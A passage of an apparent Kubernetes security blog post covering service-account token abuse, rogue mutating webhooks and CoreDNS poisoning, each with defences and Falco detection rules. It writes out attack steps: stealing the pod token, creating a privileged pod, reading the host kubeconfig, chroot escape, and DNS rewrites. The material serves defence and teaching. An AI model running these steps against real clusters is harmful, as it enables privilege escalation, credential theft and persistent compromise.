<span class="nv">TOKEN</span><span class="o">=</span><span class="si">$(</span>kubectl <span class="nb">exec</span> &lt;pod&gt; <span class="nt">--</span> <span class="nb">cat</span> /var/run/secrets/kubernetes.io/serviceaccount/token<span class="si">)</span>  
<span class="nb">echo</span> <span class="nv">$TOKEN</span> | <span class="nb">cut</span> <span class="nt">-d</span><span class="nb">.</span> <span class="nt">-f2</span> | <span class="nb">base64</span> <span class="nt">-d</span> | jq  
</code></pre></div></div>

<p><img src="/img/kubernetes/kube-images/04-serviceaccount/03-exampletoken.png" alt="image25" /></p>

<p><img src="/img/kubernetes/kube-images/04-serviceaccount/04-decodedtoken.png" alt="image26" /></p>

<p>Whenever a pod starts, <code class="language-plaintext highlighter-rouge">kubelet</code> mounts the service account token into the pod. Applications can then use the mounted token to authenticate with the API just like a user would with <code class="language-plaintext highlighter-rouge">kubectl</code>.</p>

<p>There are two types of tokens that Kubernetes supports after version 1.22: Long-Lived Tokens and Time Bound Tokens.</p>

<p>Long-Lived Tokens work as you would expect. These tokens never expire. This used to be the default type of token for ServiceAccounts.</p>

<p>Time Bound tokens by default expire after an hour. This type of token is generated whenever the <code class="language-plaintext highlighter-rouge">TokenRequest</code> API is called. Pods still read tokens from the mounted token file but they are not stored in <code class="language-plaintext highlighter-rouge">ETCD</code> as secrets.</p>

<p>Although Kubernetes recommends Time Bound tokens, there are still legitimate use cases for a Long-Lived Token. CI/CD pipelines might use a service account token.</p>

<p>If an attacker gets code execution in a pod, they are then able to read the service account token. Once they have the token, they can access the API Server under the token’s context:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">TOKEN</span><span class="o">=</span><span class="si">$(</span><span class="nb">cat</span> /var/run/secrets/http://kubernetes.io/serviceaccount/token<span class="si">)</span>  
<span class="nv">API</span><span class="o">=</span><span class="s2">"https://kubernetes.default.svc"</span>  
curl <span class="nt">-sk</span> <span class="se">\ </span> 
  <span class="nt">-H</span> <span class="s2">"Authorization: Bearer </span><span class="nv">$TOKEN</span><span class="s2">"</span> <span class="se">\ </span> 
  <span class="nv">$API</span>/api  
</code></pre></div></div>

<p><img src="/img/kubernetes/kube-images/04-serviceaccount/05-api-token-test.png" alt="image27" /></p>

<p>For this scenario, the ServiceAccount attached to this pod has the following permissions:</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">rules</span><span class="pi">:</span>  
<span class="pi">-</span> <span class="na">apiGroups</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">"</span><span class="pi">,</span> <span class="s2">"</span><span class="s">apps"</span><span class="pi">,</span> <span class="s2">"</span><span class="s">batch"</span><span class="pi">]</span>  
  <span class="na">resources</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">pods"</span><span class="pi">,</span> <span class="s2">"</span><span class="s">deployments"</span><span class="pi">,</span> <span class="s2">"</span><span class="s">cronjobs"</span><span class="pi">]</span>  
  <span class="na">verbs</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">get"</span><span class="pi">,</span> <span class="s2">"</span><span class="s">list"</span><span class="pi">,</span> <span class="s2">"</span><span class="s">watch"</span><span class="pi">,</span> <span class="s2">"</span><span class="s">create"</span><span class="pi">,</span> <span class="s2">"</span><span class="s">update"</span><span class="pi">,</span> <span class="nv">“exec”</span><span class="pi">]</span>  
</code></pre></div></div>

<p>Using this an attacker could create a pod running a <a href="https://kubenomicon.com/Privilege_escalation/Privileged_container.html">privileged container</a>.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>curl <span class="nt">-k</span> <span class="nt">-X</span> POST <span class="se">\ </span> 
  <span class="nt">-H</span> <span class="s2">"Authorization: Bearer </span><span class="nv">$TOKEN</span><span class="s2">"</span> <span class="se">\ </span> 
  <span class="nt">-H</span> <span class="s2">"Content-Type: application/json"</span> <span class="se">\ </span> 
  <span class="nt">-d</span> <span class="s1">'{  
    "apiVersion": "v1",  
    "kind": "Pod",  
    "metadata": {  
      "name": "priv-shell"  
    },  
    "spec": {  
      "containers": [  
        {  
          "name": "pwn",  
          "image": "alpine",  
          "command": ["/bin/sh", "-c", "sleep 999999"],  
          "securityContext": {  
            "privileged": true  
          }  
        }  
      ]  
    }  
  }'</span> <span class="se">\ </span> 
  <span class="nv">$API</span>/api/v1/namespaces/default/pods  

kubectl get pods

</code></pre></div></div>

<p><img src="/img/kubernetes/kube-images/04-serviceaccount/07-privshell proof.png" alt="image29" /></p>

<p>With the privileged container, the attacker effectively achieves full host compromise as the privileged container has full Linux capabilities, access to the host device tree, ability to mount the host file system, load kernel modules, and read/write anywhere on the host.</p>

<p><img src="/img/kubernetes/kube-images/04-serviceaccount/08-privshellpod.png" alt="image30" /></p>

<p>For example, the attacker could access a KubeConfig on the host by mounting the filesystem.</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">mkdir</span> /host  
<span class="nb">cat</span> /host/home/heilan/.kube/config  
</code></pre></div></div>

<p><img src="/img/kubernetes/kube-images/04-serviceaccount/09-kubeconfigsteal.png" alt="image31" /></p>

<p>Or can also escape the container entirely</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">chroot</span> /host /bin/bash  
</code></pre></div></div>

<h4 id="serviceaccount-token-abuse-defensive-strategies">ServiceAccount Token Abuse Defensive Strategies</h4>

<h5 id="disable-automount-for-pods-that-dont-need-api">Disable automount for pods that don’t need API</h5>

<p>Adding the flag <code class="language-plaintext highlighter-rouge">automountServiceAccountToken: false</code>  to pods prevents them from automatically mounting a ServiceAccount token at all. You can also prevent it at the service account level with the same flag.</p>

<p>Disable automount at the pod level</p>
<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">apiVersion</span><span class="pi">:</span> <span class="s">v1</span>  
<span class="na">kind</span><span class="pi">:</span> <span class="s">Pod</span>  
<span class="na">metadata</span><span class="pi">:</span>  
  <span class="na">name</span><span class="pi">:</span> <span class="s">secure-pod</span>  
<span class="na">spec</span><span class="pi">:</span>  
  <span class="na">automountServiceAccountToken</span><span class="pi">:</span> <span class="no">false</span>  
  <span class="na">containers</span><span class="pi">:</span>  
    <span class="pi">-</span> <span class="na">name</span><span class="pi">:</span> <span class="s">app</span>  
      <span class="na">image</span><span class="pi">:</span> <span class="s">nginx</span>  
</code></pre></div></div>

<h5 id="use-short-lived-tokens">Use short-lived tokens</h5>

<p>Wherever possible, rely on Time-Bound Tokens generated through the <code class="language-plaintext highlighter-rouge">TokenRequest</code> API. If you need to use Long-Lived Tokens, rotate them regularly and avoid leaving them hardcoded into scripts.</p>

<h4 id="serviceaccount-token-abuse-detections">ServiceAccount Token Abuse Detections</h4>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">CLI Token Usage by Local Process</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detect usage of kubectl or curl with explicit tokens</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">evt.type = execve and</span>
    <span class="s">(proc.name = "kubectl" or proc.name = "curl") and</span>
    <span class="s">(proc.cmdline contains "--token" or proc.cmdline contains "Authorization: Bearer")</span>
  <span class="na">output</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">Suspicious use of kubectl or curl with token |</span>
    <span class="s">user=%user.name command=%proc.cmdline container=%container.name</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">NOTICE</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">T1528</span><span class="pi">,</span> <span class="nv">privilege_escalation</span><span class="pi">,</span> <span class="nv">serviceaccount</span><span class="pi">]</span>

<span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">Pod ServiceAccount Token File Access</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detect attempts to read the Kubernetes ServiceAccount token from a pod filesystem</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">evt.is_open_read = true and</span>
    <span class="s">(container.id != host) and</span>
    <span class="s">fd.name = "/var/run/secrets/kubernetes.io/serviceaccount/token" and</span>
    <span class="s">not proc.cmdline in ("meta-collector run", "kube-controller", "hostpath-provis", "coredns -conf /etc/coredns/Corefile", "calico-node -status-reporter", "calico-node -felix", "calico-node -allocate-tunnel-addrs")</span>
  <span class="na">output</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">Pod reading its service account token file |</span>
    <span class="s">user=%user.name container=%container.name process=%proc.cmdline</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">NOTICE</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">T1528</span><span class="pi">,</span> <span class="nv">credential_access</span><span class="pi">,</span> <span class="nv">serviceaccount</span><span class="pi">]</span>

<span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">Privileged or Host-Level Container Creation</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detect creation of Kubernetes pods that include privileged containers or host-level access</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">ka.verb = "create" and</span>
    <span class="s">ka.target.resource = "pods" and</span>
    <span class="s">ka.req.pod.containers.privileged intersects (true) and</span>
    <span class="s">not ka.user.name contains "system:serviceaccount:kube-system:"</span>
  <span class="na">output</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">Privileged or host-level container created in namespace=%ka.target.namespace</span>
    <span class="s">by=%ka.user.name pod=%ka.resp.name</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">CRITICAL</span>
  <span class="na">source</span><span class="pi">:</span> <span class="s">k8s_audit</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">T1610</span><span class="pi">,</span> <span class="nv">privilege-escalation</span><span class="pi">,</span> <span class="nv">container</span><span class="pi">,</span> <span class="nv">runtime</span><span class="pi">]</span>
</code></pre></div></div>

<h3 id="malicious-admission-controllers"><strong>Malicious Admission Controllers</strong></h3>

<h4 id="understanding-admission-controllers">Understanding Admission Controllers</h4>

<p><a href="https://kubernetes.io/docs/reference/access-authn-authz/admission-controllers/">Admission Controllers</a> act as another layer of access control in Kubernetes. After a request is authenticated and authorized, admission controllers either validate or mutate the object before it is written to <code class="language-plaintext highlighter-rouge">ETCD</code>.</p>

<p>There are two types of dynamic admission controllers: <code class="language-plaintext highlighter-rouge">Validating</code> and <code class="language-plaintext highlighter-rouge">Mutating</code>. Validating webhooks review the object and either allow or deny it. Mutating controllers have the ability to modify the object through JSON patches. For example, if a mutating webhook was configured, a pod creation request will be modified without the user’s explicit knowledge before it is deployed.</p>

<p><img src="/img/kubernetes/kube-images/05-mac/01-admissioncontrol.png" alt="image32" /></p>

<p>To list current Admission Controller webhooks in the cluster:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kubectl get mutatingwebhookconfigurations  
kubectl get validatingwebhookconfigurations  

</code></pre></div></div>

<p><img src="/img/kubernetes/kube-images/05-mac/02-getwebhook.png" alt="image33" /></p>

<p><img src="/img/kubernetes/kube-images/05-mac/03-describemutating.png" alt="image34" /></p>

<p>An attacker with the ability to create or modify webhooks can influence the behavior of the entire cluster from behind the scenes.</p>

<h4 id="rogue-mutatingwebhookconfiguration">Rogue MutatingWebhookConfiguration</h4>

<p>Rogue mutating webhooks expose a supply chain backdoor inside the control plane. For example, an attacker with the ability to <a href="https://blog.rewanthtammana.com/creating-malicious-admission-controllers">deploy a mutating webhook</a> could inject a privileged initContainer into every Pod creation request:</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">apiVersion</span><span class="pi">:</span> <span class="s">admissionregistration.k8s.io/v1</span>  
<span class="na">kind</span><span class="pi">:</span> <span class="s">MutatingWebhookConfiguration</span>  
<span class="na">metadata</span><span class="pi">:</span>  
  <span class="na">name</span><span class="pi">:</span> <span class="s">demo-webhook</span>  
<span class="na">webhooks</span><span class="pi">:</span>  
<span class="pi">-</span> <span class="na">admissionReviewVersions</span><span class="pi">:</span>  
  <span class="pi">-</span> <span class="s">v1</span>  
  <span class="pi">-</span> <span class="s">v1beta1</span>  
  <span class="na">clientConfig</span><span class="pi">:</span>  
    <span class="na">caBundle</span><span class="pi">:</span>   
    <span class="na">service</span><span class="pi">:</span>  
      <span class="na">name</span><span class="pi">:</span> <span class="s">webhook-server</span>  
      <span class="na">namespace</span><span class="pi">:</span> <span class="s">webhook-demo</span>  
      <span class="na">path</span><span class="pi">:</span> <span class="s">/mutate</span>  
      <span class="na">port</span><span class="pi">:</span> <span class="s">443</span>  
  <span class="na">failurePolicy</span><span class="pi">:</span> <span class="s">Fail</span>  
  <span class="na">matchPolicy</span><span class="pi">:</span> <span class="s">Equivalent</span>  
  <span class="na">name</span><span class="pi">:</span> <span class="s">webhook-server.webhook-demo.svc</span>  
  <span class="na">namespaceSelector</span><span class="pi">:</span> <span class="pi">{}</span>  
  <span class="na">objectSelector</span><span class="pi">:</span> <span class="pi">{}</span>  
  <span class="na">reinvocationPolicy</span><span class="pi">:</span> <span class="s">Never</span>  
  <span class="na">rules</span><span class="pi">:</span>  
  <span class="pi">-</span> <span class="na">apiGroups</span><span class="pi">:</span>  
    <span class="pi">-</span> <span class="s2">"</span><span class="s">"</span>  
    <span class="na">apiVersions</span><span class="pi">:</span>  
    <span class="pi">-</span> <span class="s">v1</span>  
    <span class="na">operations</span><span class="pi">:</span>  
    <span class="pi">-</span> <span class="s">CREATE</span>  
    <span class="na">resources</span><span class="pi">:</span>  
    <span class="pi">-</span> <span class="s">pods</span>  
    <span class="na">scope</span><span class="pi">:</span> <span class="s1">'</span><span class="s">*'</span>  
  <span class="na">sideEffects</span><span class="pi">:</span> <span class="s">None</span>  
  <span class="na">timeoutSeconds</span><span class="pi">:</span> <span class="s">10</span>  
</code></pre></div></div>
<p><img src="/img/kubernetes/kube-images/05-mac/04-initcontainer.png" alt="image35" /></p>

<p>This would allow the attacker’s external server to modify the spec of every single pod regardless of who created it. Even if administrators rotate credentials or delete compromised workloads, the malicious webhook would continue to modify future deployments.</p>

<h4 id="malicious-admission-controllers-defensive-strategies">Malicious Admission Controllers Defensive Strategies</h4>

<h5 id="restrict-who-can-change-admission-configurations">Restrict who can change admission configurations</h5>

<p>RBAC can be used to lock down admission configuration objects.</p>
<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">kind</span><span class="pi">:</span> <span class="s">Role</span>  
<span class="na">apiVersion</span><span class="pi">:</span> <span class="s">rbac.authorization.k8s.io/v1</span>  
<span class="na">metadata</span><span class="pi">:</span>  
  <span class="na">name</span><span class="pi">:</span> <span class="s">admission-admin</span>  
  <span class="na">namespace</span><span class="pi">:</span> <span class="s">kube-system</span>  
<span class="na">rules</span><span class="pi">:</span>  
<span class="pi">-</span> <span class="na">apiGroups</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">admissionregistration.k8s.io"</span><span class="pi">]</span>  
  <span class="na">resources</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">mutatingwebhookconfigurations"</span><span class="pi">,</span> <span class="s2">"</span><span class="s">validatingwebhookconfigurations"</span><span class="pi">]</span>  
  <span class="na">verbs</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">get"</span><span class="pi">,</span> <span class="s2">"</span><span class="s">list"</span><span class="pi">]</span>  
</code></pre></div></div>

<h4 id="admission-controller-detections">Admission Controller Detections</h4>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">Modify Admission Webhook Configuration</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detect creation or modification of Mutating/ValidatingWebhookConfigurations</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">ka.target.resource in (mutatingwebhookconfigurations, validatingwebhookconfigurations) and</span>
    <span class="s">ka.verb in (create, patch, update)</span>
  <span class="na">output</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">Potential malicious admission controller change |</span>
    <span class="s">user=%ka.user.name verb=%ka.verb resource=%ka.target.resource name=%ka.target.name</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">NOTICE</span>
  <span class="na">source</span><span class="pi">:</span> <span class="s">k8s_audit</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">persistence</span><span class="pi">,</span> <span class="nv">T1562</span><span class="pi">,</span> <span class="nv">T1204</span><span class="pi">,</span> <span class="nv">admission</span><span class="pi">,</span> <span class="nv">backdoor</span><span class="pi">]</span>

<span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">Read Admission Webhook Configurations</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detect attempts to list or get admission controller configurations</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">ka.target.resource in (mutatingwebhookconfigurations, validatingwebhookconfigurations)</span>
    <span class="s">and ka.verb in (list, get)</span>
    <span class="s">and not (ka.user.name  in ("system:serviceaccount:kube-system:replicaset-controller", "system:kube-controller-manager", "system:apiserver"))</span>
  <span class="na">output</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">Enumeration of admission controllers |</span>
    <span class="s">user=%ka.user.name verb=%ka.verb resource=%ka.target.resource</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">NOTICE</span>
  <span class="na">source</span><span class="pi">:</span> <span class="s">k8s_audit</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">admission</span><span class="pi">,</span> <span class="nv">recon</span><span class="pi">]</span>

<span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">Delete Admission Webhook Configuration</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detect deletion of admission controller configurations</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">ka.target.resource in (mutatingwebhookconfigurations, validatingwebhookconfigurations) and</span>
    <span class="s">ka.verb=delete</span>
  <span class="na">output</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">Admission webhook deleted |</span>
    <span class="s">user=%ka.user.name resource=%ka.target.resource name=%ka.target.name</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">NOTICE</span>
  <span class="na">source</span><span class="pi">:</span> <span class="s">k8s_audit</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">persistence</span><span class="pi">,</span> <span class="nv">admission</span><span class="pi">,</span> <span class="nv">T1562</span><span class="pi">]</span>  
</code></pre></div></div>

<h3 id="coredns-poisoning"><strong>CoreDNS Poisoning</strong></h3>

<h4 id="understanding-coredns">Understanding CoreDNS</h4>

<p>CoreDNS is a flexible and extensible DNS server that can serve as the Kubernetes cluster DNS. CoreDNS can be used in place of <code class="language-plaintext highlighter-rouge">kube-dns</code> in clusters  and for <code class="language-plaintext highlighter-rouge">kubeadm</code> v.134, it is the only supported cluster DNS application.</p>

<p>Whenever a pod needs to resolve a DNS name, it queries the DNS service. CoreDNS checks if the query matches a Kubernetes service name pattern. If it matches, CoreDNS queries the Kubernetes API to get the current service endpoints and returns the correct IP address.</p>

<p><img src="/img/kubernetes/kube-images/06-coredns/01-dns-test-init.png" alt="image37" /></p>

<p>CoreDNS uses a <code class="language-plaintext highlighter-rouge">Corefile</code> for configuration. This file is typically stored and mounted from a ConfigMap in the <code class="language-plaintext highlighter-rouge">kube-system</code> namespace. Tampering with the configuration of CoreDNS can redirect, spoof, or tamper with name resolution in the cluster. For example, an attacker might change an endpoint like <code class="language-plaintext highlighter-rouge">postgres.default.svc.cluster.local</code> to their own in order to capture credentials and inspect traffic then proxy traffic onward.</p>

<h4 id="configmap-manipulation">ConfigMap Manipulation</h4>

<p>An attacker with access to the ConfigMap can alter DNS resolution for the entire cluster.</p>

<p>To view the current CoreDNS configuration:</p>

<p><code class="language-plaintext highlighter-rouge">kubectl get configmap coredns -n kube-system -o yaml</code></p>

<p><img src="/img/kubernetes/kube-images/06-coredns/02-default.png" alt="image38" /></p>

<p>An attacker could modify the ConfigMap and add rewrite rules or custom host entries. The following could be added to redirect all queries for <code class="language-plaintext highlighter-rouge">api.demo.svc.cluster.local</code> to an attacker controlled domain.</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="s">rewrite name api.demo.svc.cluster.local attacker-svc.evil.svc.cluster.local</span>  
</code></pre></div></div>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kubectl <span class="nt">-n</span> kube-system edit configmap coredns  
</code></pre></div></div>
<p><img src="/img/kubernetes/kube-images/06-coredns/04-modifiedcorefile.png" alt="image40" /></p>

<p>After this is applied by restarting CoreDNS, we can see that <code class="language-plaintext highlighter-rouge">api.demo.svc.cluster.local</code> is pointing to the attacker’s IP:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kubectl <span class="nt">-n</span> kube-system rollout restart deployment coredns  

</code></pre></div></div>

<p><img src="/img/kubernetes/kube-images/06-coredns/03-attacker-test.png" alt="image39" /></p>

<h4 id="coredns-poisoning-defensive-strategies">CoreDNS Poisoning Defensive Strategies</h4>

<h5 id="restrict-coredns-configmap-access">Restrict CoreDNS ConfigMap Access</h5>

<p>The most critical defense is limiting who can modify the CoreDNS ConfigMap. Use RBAC to ensure only cluster administrators and automated systems can modify DNS configuration.</p>

<h5 id="implement-configmap-immutability">Implement ConfigMap Immutability</h5>

<p>Since Kubernetes, v1.21, secrets and<a href="https://kubernetes.io/docs/concepts/configuration/configmap/#configmap-immutable"> ConfigMaps are able to be set as immutable</a>. Setting a ConfigMap to immutable can be done by setting the <code class="language-plaintext highlighter-rouge">immutable</code> field to true.</p>
<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">apiVersion</span><span class="pi">:</span> <span class="s">v1</span>  
<span class="na">kind</span><span class="pi">:</span> <span class="s">ConfigMap</span>  
<span class="na">metadata</span><span class="pi">:</span>  
  <span class="s">...</span>  
<span class="na">data</span><span class="pi">:</span>  
  <span class="s">...</span>  
<span class="na">immutable</span><span class="pi">:</span> <span class="no">true</span>  
</code></pre></div></div>
<p>Once this condition is set, it is impossible to revert the change. You can only delete and recreate the ConfigMap. Doing so would also mean recreating pods that have a mount point to the deleted ConfigMap.</p>

<h4 id="coredns-detections-in-falco">CoreDNS Detections in Falco</h4>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">CoreDNS Rewrite Rule Added</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detect addition of rewrite rules in CoreDNS ConfigMap</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">ka.verb in (create, update, patch) and</span>
    <span class="s">ka.target.resource = "configmaps" and</span>
    <span class="s">ka.req.configmap.name = "coredns" and</span>
    <span class="s">ka.req.configmap.obj contains "rewrite"</span>
  <span class="na">output</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">CoreDNS rewrite rule added or modified (user=%ka.user.name verb=%ka.verb req=%ka.req.configmap.obj)</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">WARNING</span>
  <span class="na">source</span><span class="pi">:</span> <span class="s">k8s_audit</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">T1543</span><span class="pi">,</span> <span class="nv">poisoning</span><span class="pi">,</span> <span class="nv">coredns</span><span class="pi">]</span>

<span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">CoreDNS ConfigMap Modified</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detects modifications to the CoreDNS ConfigMap</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">ka.req.configmap.name = "coredns" and</span>
    <span class="s">ka.target.namespace = "kube-system" and</span>
    <span class="s">ka.target.resource = "configmaps" and</span>
    <span class="s">ka.verb in ("create", "update", "patch")</span>
  <span class="na">output</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">CoreDNS ConfigMap modified by unauthorized user</span>
    <span class="s">(user=%ka.user.name verb=%ka.verb </span>
    <span class="s">target=%ka.target.name namespace=%ka.target.namespace</span>
    <span class="s">source_ips=%ka.sourceips user_agent=%ka.useragent)</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">WARNING</span>
  <span class="na">source</span><span class="pi">:</span> <span class="s">k8s_audit</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">T1543</span><span class="pi">,</span> <span class="nv">poisoning</span><span class="pi">,</span> <span class="nv">coredns</span><span class="pi">]</span>

<span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">Unusual CoreDNS Access Attempt</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detect attempts to GET or LIST the CoreDNS ConfigMap</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">ka.verb in ("get", "list") and</span>
    <span class="s">ka.target.resource = "configmaps" and</span>
    <span class="s">ka.req.configmap.name = "coredns" and</span>
    <span class="s">ka.target.namespace = "kube-system"</span>
  <span class="na">output</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">Unauthorized access attempt to CoreDNS ConfigMap (user=%ka.user.name verb=%ka.verb)</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">NOTICE</span>
  <span class="na">source</span><span class="pi">:</span> <span class="s">k8s_audit</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">discovery</span><span class="pi">,</span> <span class="nv">reconaissance</span><span class="pi">,</span> <span class="nv">coredns</span><span class="pi">]</span>
</code></pre></div></div>

<h3 id="writable-volume-mounts"><strong>Writable Volume Mounts</strong></h3>

<p>Containers are designed to be stateless and any storage within them does not persist on reboot. This allows containers to remain consistent and portable but it can also create challenges when applications need to maintain state across restarts or persist important information.That’s where Volumes come in. Persistent Volumes allow pods to store data even if there’s a crash or reboot.</p>

<p>A Volume Mount defines where the volume is mounted in the container. It effectively bridges the volume and the container’s internal directory structure, creating a connection between external storage and the container’s filesystem.</p>

<p>As an example:</p>
<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">apiVersion</span><span class="pi">:</span> <span class="s">v1</span>  
<span class="na">kind</span><span class="pi">:</span> <span class="s">Pod</span>  
<span class="na">metadata</span><span class="pi">:</span>  
  <span class="na">name</span><span class="pi">:</span> <span class="s">example-pod</span>  
<span class="na">spec</span><span class="pi">:</span>  
  <span class="na">containers</span><span class="pi">:</span>  
  <span class="pi">-</span> <span class="na">name</span><span class="pi">:</span> <span class="s">app</span>  
    <span class="na">image</span><span class="pi">:</span> <span class="s">nginx</span>  
    <span class="na">volumeMounts</span><span class="pi">:</span>  
    <span class="pi">-</span> <span class="na">name</span><span class="pi">:</span> <span class="s">data-volume</span>  
      <span class="na">mountPath</span><span class="pi">:</span> <span class="s">/usr/share/nginx/html</span>  
  <span class="na">volumes</span><span class="pi">:</span>  
  <span class="pi">-</span> <span class="na">name</span><span class="pi">:</span> <span class="s">data-volume</span>   
    <span class="na">hostPath</span><span class="pi">:</span>  
      <span class="na">path</span><span class="pi">:</span> <span class="s">/data/html</span>  
</code></pre></div></div>
<p>In this configuration anything written to <code class="language-plaintext highlighter-rouge">/usr/share/nginx/html/</code> inside the container is stored in <code class="language-plaintext highlighter-rouge">/data/html</code> on the host.<br />
<img src="/img/kubernetes/kube-images/07-wvm/01-demo.png" alt="image41" /></p>

